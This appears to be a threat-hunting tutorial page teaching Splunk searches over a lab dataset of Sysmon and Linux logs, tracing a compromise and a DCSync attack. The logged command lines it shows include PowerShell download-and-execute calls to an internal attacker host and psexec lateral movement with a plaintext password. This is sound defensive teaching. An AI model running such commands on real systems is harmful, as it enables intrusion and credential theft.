

Intrusion Detection With Splunk (Real-world Scenario)

[? Go to Questions](#)

Introduction

The [Windows Event Logs & Finding Evil](#) module familiarized us with log exploration on a single machine to pinpoint malicious activity. Now, we're stepping up our game. We'll be conducting similar investigations, but on a much larger scale, across numerous machines to uncover irregular activities within the entire network instead of just one device. Our tools will still include Windows Event logs, but the scope of our work will broaden significantly, demanding careful scrutiny of a larger pool of information, and identifying and discarding false positives whenever possible.

In this module, we'll be zooming in on specific malicious machines. We'll master the art of crafting precise queries and triggering alerts to proactively enhance the security of our environment.

The strategy we'll follow to identify events will mirror our initial lessons. However, we're going up against a much larger data set instead of merely one collection of event logs. And from our vantage point at the Splunk dashboard, we'll aim to weed out false positives.

Ingesting Data Sources

At the start of creating hunts, alerts, or queries, the sheer volume of information and data can be daunting. Part of the art of being a cybersecurity professional involves pinpointing the most meaningful data, determining how to sift through it quickly and efficiently, and ensuring the robustness of our analysis.

To proceed, we need access to data we can analyze and use for threat hunting. There are a few sources we can turn to. One source that Splunk provides, along with installation instructions, is [BOTS](#). Alternatively, [nginx_json_logs](#) is a handy resource providing us with dummy logs in JSON format. If you upload data from arbitrary sources, ensure your source type correctly extracts the JSON by adjusting the [Indexed Extractions](#) setting to JSON when crafting a new source type before uploading the JSON data.

Our focus in this module, however, will be on a data set that we've personally created. This data set will assist your progress. You'll be working with over 500,000 events. By setting the time picker to [All time](#) and submitting the query below, we can retrieve all accessible events.

index="main" earliest=0

Time	Event
11/8/2022 10:50:54.000 PM	LogName=Microsoft-Windows-Sysmon/Operational EventCode=11 EventType=4 ComputerName=DESKTOP-UN7T4R8.univlde.local Show 24 lines
11/8/2022 10:50:52.000 PM	LogName=Microsoft-Windows-Sysmon/Operational EventCode=13 EventType=4 ComputerName=DESKTOP-UN7T4R8.univlde.local Show 24 lines
11/8/2022 10:50:51.000 PM	LogName=Microsoft-Windows-Sysmon/Operational EventCode=11 EventType=4

We now have a mammoth data set to sift through and analyze across various sourcetypes with multiple infections. Within this data, we will encounter different types of attacks and infections. Our goal here isn't to identify every single one but to understand how we can begin to detect any sort of attack within this vast data pool. By the end of this lesson, we will have identified several attacks, and we encourage you to dive into the data and uncover more on your own.

Table of Contents

Splunk Fundamentals

- Introduction To Splunk & SPL
- Using Splunk Applications

Investigating With Splunk

- Intrusion Detection With Splunk (Real-world Scenario)
- Detecting Attacker Behavior With Splunk Based On TTPs
- Detecting Attacker Behavior With Splunk Based On Analytics

Skills Assessment

- Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

Searching Effectively

If you're new to Splunk, you might notice that certain queries take considerable time to process and return data, particularly when dealing with larger, more realistic data sets. Effective threat hunting in any SIEM hinges on crafting the right queries and targeting relevant data.

We've touched upon the significance of relevant or accurate data multiple times. What does this really mean? The data within these events contains a mixture of valuable signals that can help us track down attacks and extraneous noise that we need to filter out. It can be a daunting thought that potential threats may be hiding in the background noise, and while this is a possibility, our job as the blue team is to methodically trace down tactics, techniques, and procedures (TTPs), and to craft alerts and hunting queries to cover as many potential threat vectors as we can. This is not a sprint; it's more of a marathon, a process that often spans across the life of an organization. We start by targeting what we know is malicious from familiar data.

Let's dive into our data. Our first objective is to see what we can identify within the Sysmon data. We'll start by listing all our sourcetypes to approach this as an unknown environment from scratch. Run the following query to observe the possible sourcetypes (the screenshot may contain a WinEventLog sourcetype that you will not have).

Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" | stats count by sourcetype
```

splunk-enterprise Apps ▾

Administrator ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Search & Reporting

Search Analytics Datasets Reports Alerts Dashboards

New Search

index="main" | stats count by sourcetype

581073 events (before 11/9/22 102:39:00 AM) No Event Sampling ▾

Events Patterns Statistics (7) Visualization

20 Per Page ▾ Format Preview ▾

sourcetype	count
WinEventLog	12417
WinEventLog-Application	9196
WinEventLog-Security	68684
WinEventLog-Sysmon	35108
WinEventLog-System	857
linux:auth	365
linux:syslog	123981

This will list all the sourcetypes available in your Splunk environment. Now let's query our Sysmon sourcetype and take a look at the incoming data.

Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" sourcetype="WinEventLog:Sysmon"
```

splunk-enterprise Apps ▾

Administrator ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Search & Reporting

Search Analytics Datasets Reports Alerts Dashboards

New Search

index="main sourcetype="WinEventLog:Sysmon"

581080 events (before 11/9/22 105:00:00 AM) No Event Sampling ▾

Events (58108) Patterns Statistics Visualization

Format Timeline ▾ Zoom Out ▾ Zoom to Selection ▾ Deselect

1 day columns

Time	Event
11/8/2022 02:58:54 PM	Logname=Microsoft-Windows-Sysmon/Operational EventCode=17 EventID=4 ComputerName=DESKTOP-UN77488.univaldo.local Show as 23 lines
11/8/2022 02:58:52 PM	host = DESKTOP-UN77488 source = WinEventLog.Microsoft.Windows-Sysmon/Operational sourcetype = WinEventLog:Sysmon Logname=Microsoft-Windows-Sysmon/Operational EventCode=13 EventID=4 ComputerName=DESKTOP-UN77488.univaldo.local Show as 24 lines
11/8/2022 02:58:51 PM	host = DESKTOP-UN77488 source = WinEventLog.Microsoft.Windows-Sysmon/Operational sourcetype = WinEventLog:Sysmon Logname=Microsoft-Windows-Sysmon/Operational EventCode=11

We can delve into the events by clicking the arrow on the left.

Type	Field	Value	Actions
Selected	source	WinEventLog.Microsoft.Windows-Sysmon/Operational	▼
Selected	sourcecategory	WinEventLog:Sysmon	▼
Event	ComputerName	DESKTOP-UN77488.univaldo.local	▼
Event	EventCode	17	▼
Event	EventID	4	▼
Event	CreatePipe	C:\Windows\system32\host.exe	▼
Event	Image	None	▼
Event	Keywords	Microsoft-Windows-Sysmon/Operational	▼
Event	Logname	Pipe Created RuleName - EventType CreatePipe UtcTime: 2022-11-08 22:50:54.092 ProcessGuid: {1c7f7fb5-dcbe-636e-a0	▼
Event	Message		▼

a SourceName 1
a SourceLevel 1
a TargetObject 100+
a TaskCategory 20
a UnixCategory 1
a UnixGroup 1
a User 11
a UtcTime 100+
EventFields

OpCode ▾
PipeName ▾
ProcessGuid ▾
RuleNumber ▾
RuleName ▾
Sid ▾
EventFields

Here we can verify that it is indeed Sysmon data and further identify extracted fields that we can target for searching. The extracted fields aid us in crafting more efficient searches. Here's the reasoning.

There are several ways we can run searches to achieve our goal, but some methods will be more efficient than others. We can query all fields, which essentially performs regex searches for our data assuming we don't know what field it exists in. For demonstration, let's execute some generalized queries to illustrate performance differences. Let's search for all possible instances of `uniwaldo.local`.

Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" uniwaldo.local
```

splunk-enterprise Apps ▾

Administrator Messages Settings Activity Help Find

New Search

Index main uniwaldo.local

30,826 events (before 11/9/22 107:55:00 AM) No Event Sampling

Events (30,826) Patterns Statistics Visualization

Format Timeline ▾ Zoom Out Zoom to Selection Deselect

All time Job All Smart Mode

1 hour per column

List Format 20 Per Page

Time Event

> 11/8/22 10:50:54.000 PM host = DESKTOP-UN7488 source = WinEventLog Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog/Sysmon

... 1 line omitted ...

EventCode13 EventType4 ComputerName=DESKTOP-UN7488.uniwaldo.local User=NOT_TRANSLATED Show at 23 lines

> 11/8/22 10:50:52.000 PM host = DESKTOP-UN7488 source = WinEventLog Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog/Sysmon

... 1 line omitted ...

EventCode13 EventType4 ComputerName=DESKTOP-UN7488.uniwaldo.local User=NOT_TRANSLATED Show at 24 lines

> 11/8/22 10:50:51.000 PM host = DESKTOP-UN7488 source = WinEventLog Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog/Sysmon

... 1 line omitted ...

This should return results rather quickly. It will display any instances of this specific string found in `any` and `all` sourcetypes the way we ran it. It can be case insensitive and still return the same results. Now let's attempt to find all instances of this string concatenated within any other string such as "`myuniwaldo.localtest`" by using a wildcard before and after it.

Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" *uniwaldo.local*
```

splunk-enterprise Apps ▾

Administrator Messages Settings Activity Help Find

New Search

Index main *uniwaldo.local*

30,826 events (before 11/9/22 110:21:00 AM) No Event Sampling

Events (30,826) Patterns Statistics Visualization

Format Timeline ▾ Zoom Out Zoom to Selection Deselect

All time Job All Smart Mode

1 hour per column

List Format 20 Per Page

Time Event

> 11/8/22 10:50:54.000 PM host = DESKTOP-UN7488 source = WinEventLog Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog/Sysmon

... 1 line omitted ...

EventCode13 EventType4 ComputerName=DESKTOP-UN7488.uniwaldo.local User=NOT_TRANSLATED Show at 23 lines

> 11/8/22 10:50:52.000 PM host = DESKTOP-UN7488 source = WinEventLog Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog/Sysmon

... 1 line omitted ...

EventCode13 EventType4 ComputerName=DESKTOP-UN7488.uniwaldo.local User=NOT_TRANSLATED Show at 24 lines

> 11/8/22 10:50:51.000 PM host = DESKTOP-UN7488 source = WinEventLog Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog/Sysmon

... 1 line omitted ...

You'll observe that this query returns results **much** more slowly than before, even though the number of results is exactly the same! Now let's target this string within the `ComputerName` field only, as we might only care about this string if it shows up in `ComputerName`. Because no `ComputerName` only contains this string, we need to prepend a wildcard to return relevant results.

Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" ComputerName="*uniwaldo.local"
```

splunk-enterprise Apps ▾

Administrator Messages Settings Activity Help Find

New Search

The screenshot shows a Splunk search results page for a query targeting the Windows Event Log. The search results table includes columns for Time and Event. A detailed log view is shown for each event, displaying specific fields such as timestamp, source, and event code.

You'll find that this query returns results **much** more swiftly than our previous search. The point being made here is that targeted searches in your SIEM will execute and return results much more quickly. They also lessen resource consumption and allow your colleagues to use the SIEM with less disruption and impact. As we devise our queries to hunt anomalies, it's crucial that we keep crafting efficient queries at the forefront of our thinking, particularly if we aim to convert this query into an alert later. Having many slow-running alerts won't benefit our systems or us. If you can aim the search at specific users, networks, machines, etc., it will always be to your advantage to do so, as it also cuts down a lot of irrelevant data, enabling you to focus on what truly matters. But again, how do we know what we **need** to focus on?

Embracing The Mindset Of Analysts, Threat Hunters, & Detection Engineers

Making progress on our journey, let's pivot our focus towards spotting anomalies in our data. Remember the foundation we established in the [Windows Event Logs & Finding Evil](#) module, where we explored the potential of event codes in tracing peculiar activities? We utilized public resources such as the Microsoft Sysinternals guide for [Sysmon](#). Let's apply the same approach and identify all Sysmon EventCodes prevalent in our data with this query.

The screenshot shows a Splunk search results page for a query targeting Sysmon event codes. The search results table includes columns for EventCode and count. The table lists 20 distinct EventCodes and their corresponding counts.

The screenshot shows a Splunk search results page for a query targeting Sysmon event codes. The search results table includes columns for EventCode and count. The table lists 20 distinct EventCodes and their corresponding counts.

Our scan uncovers 20 distinct EventCodes. Before we move further, let's remind ourselves of some of the Sysmon event descriptions and their potential usage in detecting malicious activity.

- Sysmon Event ID 1 - Process Creation:** Useful for hunts targeting abnormal parent-child process hierarchies, as illustrated in the first lesson with Process Hacker. It's an event we can use later.
- Sysmon Event ID 2 - A process changed a file creation time:** Helpful in spotting "time stomp" attacks, where attackers alter file creation times. Bear in mind, not all such actions signal malicious intent.
- Sysmon Event ID 3 - Network connection:** A source of abundant noise since machines are perpetually establishing network connections. We may uncover anomalies, but let's consider other quieter areas first.
- Sysmon Event ID 4 - Sysmon service state changed:** Could be a useful hunt if attackers attempt to stop Sysmon, though the majority of these events are likely benign and informational, considering Sysmon's frequent legitimate starts and stops.
- Sysmon Event ID 5 - Process terminated:** This might aid us in detecting when

- attackers kill key processes or use sacrificial ones. For instance, Cobalt Strike often spawns temporary processes like `werfault`, the termination of which would be logged here, as well as the creation in ID 1.
- **Sysmon Event ID 6 - Driver loaded:** A potential flag for BYOD (bring your own driver) attacks, though this is less common. Before diving deep into this, let's weed out more conspicuous threats first.
 - **Sysmon Event ID 7 - Image Loaded:** Allows us to track DLL loads, which is handy in detecting DLL hijacks.
 - **Sysmon Event ID 8 - CreateRemoteThread:** Potentially aids in identifying injected threads. While remote threads can be created legitimately, if an attacker misuses this API, we can potentially trace their rogue process and what they injected into.
 - **Sysmon Event ID 10 - ProcessAccess:** Useful for spotting remote code injection and memory dumping, as it records when handles on processes are made.
 - **Sysmon Event ID 11 - FileCreate:** With many files being created frequently due to updates, downloads, etc., it might be challenging to aim our hunt directly here. However, these events can be beneficial in correlating or identifying a file's origins later.
 - **Sysmon Event ID 12 - RegistryEvent (Object create and delete) & Sysmon Event ID 13 - RegistryEvent (Value Set):** While numerous events take place here, many registry events can be malicious, and with a good idea of what to look for, hunting here can be fruitful.
 - **Sysmon Event ID 15 - FileCreateStreamHash:** Relates to file streams and the "Mark of the Web" pertaining to external downloads, but we'll leave this aside for now.
 - **Sysmon Event ID 16 - Sysmon config state changed:** Logs alterations in Sysmon configuration, useful for spotting tampering.
 - **Sysmon Event ID 17 - Pipe created & Sysmon Event ID 18 - Pipe connected:** Record pipe creations and connections. They can help observe malware's interprocess communication attempts, usage of `PsExec`, and SMB lateral movement.
 - **Sysmon Event ID 22 - DNSEvent:** Tracks DNS queries, which can be beneficial for monitoring beacon resolutions and DNS beacons.
 - **Sysmon Event ID 23 - FileDelete:** Monitors file deletions, which can provide insights into whether a threat actor cleaned up their malware, deleted crucial files, or possibly attempted a ransomware attack.
 - **Sysmon Event ID 25 - ProcessTampering (Process image change):** Alerts on behaviors such as process herpadering, acting as a mini AV alert filter.

Based on these [EventCodes](#), we can perform preliminary queries. As previously stated, unusual parent-child trees are always suspicious. Let's inspect all parent-child trees with this query.

The screenshot shows the Splunk interface with a search bar containing the command: `index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | stats count by ParentImage, Image`. Below the search bar, the results table displays 5,427 events. The table has three columns: ParentImage, Image, and count. The data shows various process paths, with `C:\Windows\System32\cmd.exe` appearing as a child of itself 83 times. Other frequent entries include `C:\Windows\System32\WerFault.exe` and `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`.

ParentImage	Image	count
	C:\Users\swaldo\AppData\Local\Microsoft\OneDrive\22.191.8911.0001\filecauth.exe	31
-	C:\Windows\System32\WerFault.exe	34
-	C:\Windows\System32\WerFault.exe	1
-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	8
-	C:\Windows\System32\cmd.exe	83
-	C:\Windows\System32\cmd.exe	8
-	C:\Windows\System32\sec.exe	6
-	C:\Windows\System32\lchtasks.exe	3
-	C:\Windows\System32\win32n!MsPrvSE.exe	115
-	C:\Windows\Sp\WMS4WerFault.exe	6
C:\Program Files (x86)\Internet Explorer\explorer.exe		
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	C:\Users\swaldo\AppData\Local\Temp\2114wz_ame\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	C:\Users\swaldo\AppData\Local\Temp\5a2hzrjv_5jn\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	C:\Users\swaldo\AppData\Local\Temp\3xnb9h\http\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2

We're met with 5,427 events, quite a heap to manually sift through. We have choices, weed out what seems benign or target child processes known to be problematic, like `cmd.exe` or `powershell.exe`. Let's target these two.

The screenshot shows the Splunk interface with a search bar containing the command: `index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 (Image=="cmd.exe" OR Image=="powershell.exe")`. The results table shows 2 events, both of which are `C:\Windows\System32\cmd.exe` processes.

Image	Event
C:\Windows\System32\cmd.exe	Event ID 1: C:\Windows\System32\cmd.exe
C:\Windows\System32\cmd.exe	Event ID 1: C:\Windows\System32\cmd.exe

Splunk Enterprise search interface showing a search for WinEventLog:Sysmon events where Image is cmd.exe or powershell.exe. The results show a chain of events starting from notepad.exe spawning cmd.exe, which then spawns powershell.exe.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 (Image="*cmd.exe" OR Image="*powershell.exe") | stats count by ParentImage, Image
```

ParentImage	Image	count
-	C:\Windows\System32\cmd.exe	8
-	C:\Windows\System32\cmd.exe	83
C:\Users\waldo\Downloads\randoFile.exe	C:\Windows\System32\cmd.exe	28
C:\Windows\System32\CompatTelRunner.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	7
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	32
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4
C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	288
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	10
C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	11
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	54
C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	72
C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	2
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	9
C:\Windows\System32\cmd.exe	C:\Windows\System32\cmd.exe	112
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4

The **notepad.exe** to **powershell.exe** chain stands out immediately. It implies that notepad.exe was run, which then spawned a child powershell to execute a command. The next steps? Question the **why** and validate if this is typical.

We can delve deeper by focusing solely on these events.

Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 (Image="*cmd.exe" OR Image="*powershell.exe") ParentImage="C:\Windows\System32\notepad.exe"
```

Splunk Enterprise search interface showing a search for WinEventLog:Sysmon events where Image is cmd.exe or powershell.exe and ParentImage is notepad.exe. The results show three distinct event timelines:

- Timeline 1: 11/8/22 12:22:01 PM - LogonEvent Microsoft-Windows-Sysmon/Operational. EventCode=1. EventCode=4. EventCode=4. ComputerName=DESKTOP-EGSS515.uniwaldo.local. host = DESKTOP-EGSS515. source = WinEventLog Microsoft-Windows-Sysmon/Operational. sourcetype = WinEventLog:Sysmon
- Timeline 2: 11/8/22 7:51:34.000 PM - LogonEvent Microsoft-Windows-Sysmon/Operational. EventCode=1. EventCode=4. EventCode=4. ComputerName=DESKTOP-EGSS515.uniwaldo.local. host = DESKTOP-EGSS515. source = WinEventLog Microsoft-Windows-Sysmon/Operational. sourcetype = WinEventLog:Sysmon
- Timeline 3: 11/8/22 7:49:35.000 PM - LogonEvent Microsoft-Windows-Sysmon/Operational. EventCode=1. EventCode=4. ComputerName=DESKTOP-EGSS515.uniwaldo.local. host = DESKTOP-EGSS515. source = WinEventLog Microsoft-Windows-Sysmon/Operational. sourcetype = WinEventLog:Sysmon

Details of the first event (Timeline 1):

```
CommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8088/file.exe -Outfile file.exe
CurrentDirectory: C:\Users\waldo\Downloads
User: NT AUTHORITY\SYSTEM
LogonGuid: {96192a2a-9ab5-636a-e783-000000000000}
LogonId: 0x3E7
TerminalSessionId: 1
IntegrityLevel: System
Hashes: SHA1=F4D9B831E630AE1A3494AC5B0624F6BEA1BF054, MD5=04029E121A0CFA59917499370022A109, SHA256=9F914D42706FE215501044ACD85A32D58AAE1419D404FDDFA5
D8B4F6CC09F_1MPHSH=C7955A0ABC747F57CCC4324480737EF7
ParentProcessGuid: {96192a2a-720a-636e-6003-000000000d00}
ParentProcessId: 7736
ParentImage: C:\Windows\System32\notepad.exe
ParentCommandLine: C:\Windows\System32\notepad.exe
ParentUser: DESKTOP-EGSS515\waldo
Collapse
```

We see the **ParentCommandLine** (just **notepad.exe** with no arguments) triggering a **CommandLine** of **powershell.exe** seemingly downloading a file from a server with the IP of **10.0.0.229**.

Our path now forks. We could trace what initiated the **notepad.exe**, or we could investigate other machines interacting with this IP and assess its legitimacy. Let's unearth more about this IP by running some queries to explore all sourcetypes that could shed some light.

Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" 10.0.0.229 | stats count by sourcetype
```

Splunk Enterprise search interface showing a search for IP 10.0.0.229 across all sourcetypes. The results show two main sourcetypes:

sourcetype	count
WinEventLog:Sysmon	73
linux.syslog	24

Among the few options in this tiny 5-machine environment, most will just inform us that a connection occurred, but not much more.

Intrusion Detection With Splunk (Real-world Scenario)

index="main" 10.0.0.229 sourcetype="linux:syslog"

24 events (before 11/9/22 2:42:29:000 AM) No Event Sampling

Events (24) Patterns Statistics Visualization

Format Timeline ▾ Zoom Out ▾ Zoom to Selection ▾ Deselect 1 day per column

List ▾ Format 20 Per Page ▾

Time	Event
Nov 8 15:53:13 6:53:00 PM	Nov 8 15:53:13 waldo-virtual-machine avahi-daemon[875]: Leaving mDNS multicast group on interface ens160.IPv4 with address 10.0.0.229. host = waldo-virtual-machine source = /var/log/syslog sourcetype = linux:syslog
Nov 8 13:19:17 6:57:00 PM	Nov 8 13:19:17 waldo-virtual-machine avahi-daemon[875]: Registering new address record for 10.0.0.229 on ens160.IPv4. host = waldo-virtual-machine source = /var/log/syslog sourcetype = linux:syslog
Nov 8 13:19:17 6:57:00 PM	Nov 8 13:19:17 waldo-virtual-machine avahi-daemon[875]: Joining mDNS multicast group on interface ens160.IPv4 with address 10.0.0.229. host = waldo-virtual-machine source = /var/log/syslog sourcetype = linux:syslog
Nov 8 13:19:17 6:57:00 PM	Nov 8 13:19:17 waldo-virtual-machine NetworkManager[881]: <info> [1667931557.2980] dhcp4 (ens160): state changed new lease, address=10.0.0.229 host = waldo-virtual-machine source = /var/log/syslog sourcetype = linux:syslog
Nov 6 15:44:18 8:44:00 PM	Nov 6 15:44:18 waldo-virtual-machine avahi-daemon[873]: Leaving mDNS multicast group on interface ens160.IPv4 with address 10.0.0.229. host = waldo-virtual-machine source = /var/log/syslog sourcetype = linux:syslog
Nov 6 15:42:58 8:42:00 PM	Nov 6 15:42:58 waldo-virtual-machine avahi-daemon[873]: Registering new address record for 10.0.0.229 on ens160.IPv4. host = waldo-virtual-machine source = /var/log/syslog sourcetype = linux:syslog
Nov 6 15:42:58 8:42:00 PM	Nov 6 15:42:58 waldo-virtual-machine avahi-daemon[873]: Joining mDNS multicast group on interface ens160.IPv4 with address 10.0.0.229. host = waldo-virtual-machine source = /var/log/syslog sourcetype = linux:syslog

Here we see that based on the data and the **host** parameter, we can conclude that this IP belongs to the host named **waldo-virtual-machine** on its **ens160** interface. The IP seems to be doing some generic stuff.

index="main" 10.0.0.229 sourcetype="WinEventLog:sysmon"

11/8/22 Nov 8 13:19:17 waldo-virtual-machine avahi-daemon[875]: Registering new address record for 10.0.0.229 on ens160.IPv4.
host = waldo-virtual-machine source = /var/log/syslog sourcetype = linux:syslog

This finding indicates that our machine has engaged in some form of communication with a Linux system, notably downloading executable files through **Powershell**. This sparks some concerns, hinting at the potential compromise of the Linux system as well! We're intrigued to dig deeper. So, let's initiate another inquiry using Sysmon data to unearth any further connections that might have been established.

Intrusion Detection With Splunk (Real-world Scenario)

index="main" 10.0.0.229 sourcetype="WinEventLog:sysmon" | stats count by CommandLine

73 events (before 11/9/22 2:46:53:000 AM) No Event Sampling

Events Patterns Statistics (6) Visualization

20 Per Page ▾ Format Preview ▾

CommandLine	count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-WebRequest -uri http://10.0.0.229:8888/Psexec4.exe -outfile Psexec4.exe	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-WebRequest -uri http://10.0.0.229:8888/Sharpbound.exe -outfile Sharpbound.exe	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-WebRequest -uri http://10.0.0.229:8888/file.exe -outfile file.exe	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c invoke-object Net.WebClient.DownloadString("http://10.0.0.229:8888/Invoke-QSync.ps1")	4
c:\comsvcs.dll [惡意程式] powershell -c psexec.exe -acceptepe -u UNALDO5Waldo -p Password123 \\10.0.0.47 -powershell Invoke-WebRequest -uri http://10.0.0.229:8888/comsvcs.dll -outfile c:\comsvcs.dll	1
psexec.exe -acceptepe -u UNALDO5Waldo -p Password123 \\10.0.0.47 powershell Invoke-WebRequest -uri http://10.0.0.229:8888/comsvcs.dll -outfile C:\comsvcs.dll	1

At this juncture, alarm bells should be sounding! We can spot several binaries with conspicuously malicious names, offering strong signals of their hostile intent. We would encourage you to exercise your investigative skills and try to trace these attacks independently – both for practice and for the thrill of it!

From our assessment, it's becoming increasingly clear that not only was the spawning of **notepad.exe** to **powershell.exe** malicious in nature, but the Linux system also appears to be infected. It seems to be instrumental in transmitting additional utilities. We can now fine-tune our search query to zoom in on the hosts executing these commands.

Intrusion Detection With Splunk (Real-world Scenario)

index="main" 10.0.0.229 sourcetype="WinEventLog:sysmon" | stats count by CommandLine, host

73 events (before 11/9/22 2:49:57:000 AM) No Event Sampling

Events Patterns Statistics (6) Visualization

CommandLine	host	count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-WebRequest -uri http://10.0.0.229:8888/Psexec4.exe -outfile Psexec4.exe	10.0.0.229	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-WebRequest -uri http://10.0.0.229:8888/Sharpbound.exe -outfile Sharpbound.exe	10.0.0.229	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-WebRequest -uri http://10.0.0.229:8888/file.exe -outfile file.exe	10.0.0.229	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c invoke-object Net.WebClient.DownloadString("http://10.0.0.229:8888/Invoke-QSync.ps1")	10.0.0.229	4
c:\comsvcs.dll [惡意程式] powershell -c psexec.exe -acceptepe -u UNALDO5Waldo -p Password123 \\10.0.0.47 -powershell Invoke-WebRequest -uri http://10.0.0.229:8888/comsvcs.dll -outfile c:\comsvcs.dll	10.0.0.229	1
psexec.exe -acceptepe -u UNALDO5Waldo -p Password123 \\10.0.0.47 powershell Invoke-WebRequest -uri http://10.0.0.229:8888/comsvcs.dll -outfile C:\comsvcs.dll	10.0.0.229	1

```

20 Per Page ▾ Format Preview ▾

CommandLine 8
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe < Invoke-WebRequest -Uri http://10.0.0.229:8888/PsExec64.exe -OutFile PsExec64.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe < Invoke-WebRequest -Uri http://10.0.0.229:8888/Sharpound.exe -OutFile Sharpound.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe < Invoke-WebRequest -Uri http://10.0.0.229:8888/file.exe -OutFile file.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe < iex((new-Object Net.WebClient).DownloadString("http://10.0.0.229:8888/Invoke-DCSync.ps1"))
DESKTOP-E05515 2
DESKTOP-E05515 1
DESKTOP-E05515 1
DESKTOP-E05515 4
DESKTOP-UN7488 1
DESKTOP-E05515 1
DESKTOP-E05515 1
psexec64.exe /c psexec64.exe -accepteula -u UNALDO\waldo -p Password0123 \\10.0.0.47 "powershell Invoke-WebRequest -Uri http://10.0.0.229:8888/convcs.dll -OutFile C:\convcs.dll"||$true
C:\convcs.dll 請選擇
psexec64.exe -accepteula -u UNALDO\waldo -p Password0123 \\10.0.0.47 "powershell Invoke-WebRequest -Uri http://10.0.0.229:8888/convcs.dll -OutFile C:\convcs.dll"||$true

```

Our analysis indicates that two hosts fell prey to this Linux pivot. Notably, it appears that the DCSync PowerShell script was executed on the second host, indicating a likely **DCSync** attack. Instead of making an assumption, we'll seek validation by designing a more targeted query, zeroing in on the DCSync attack in this case. Here's the query.

● ● ● Intrusion Detection With Splunk (Real-world Scenario)

```
index="main" EventCode=4662 Access_Mask=0x100 Account_Name!=*$
```

New Search

[index="main" EventCode=4662 Access_Mask=0x100 Account_Name!=*]

2 events (before 11/9/22 2:57:32,000 AM) No Event Sampling ▾

Events (2) Patterns Statistics Visualization

Format Timeline ▾ Zoom Out ▾ Zoom to Selection ▾ Details 1 millisecond per column

	Time	Event
>	11/8/22 8:52:23,000 PM	LogonUserSecurity EventCode=4662 EventType=8 ComputerName=CH-08RE76TRAD.unaldo.local SourceName=Microsoft-Windows-security-auditing: TypeInformation RecordNumber=4748 Keywords=audit Success TaskCategory=directory Service Access OpcodeInfo Message>An operation was performed on an object. Subject : Security ID: S-1-5-21-1065437819-1076365383-2109678759-1183 Account Name: waldo Account Domain: UNALDO Logon ID: 0x404089 Object: Object Server: DS Object Type: 0x19195a5b-6da0-11d0-af3d-0b0a4f33b03 Object Name: 5\82722d54-a3c1-4bf2-8579-3b0ea4a0812a Handle ID: 0x0

Now, let's dissect the rationale behind this query. Event Code **4662** is triggered when an Active Directory (AD) object is accessed. It's typically disabled by default and must be deliberately enabled by the Domain Controller to start appearing. **Access Mask 0x100** specifically requests **Control Access** typically needed for DCSync's high-level permissions. The **Account_Name** checks where AD objects are directly accessed by users instead of accounts, as DCSync should only be performed legitimately by **machine accounts** or **SYSTEM**, not users. You might be wondering how we can ascertain these are DCSync attempts since they could be accessing anything. To address this, we evaluate based on the properties field.

Properties: Control Access

{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}

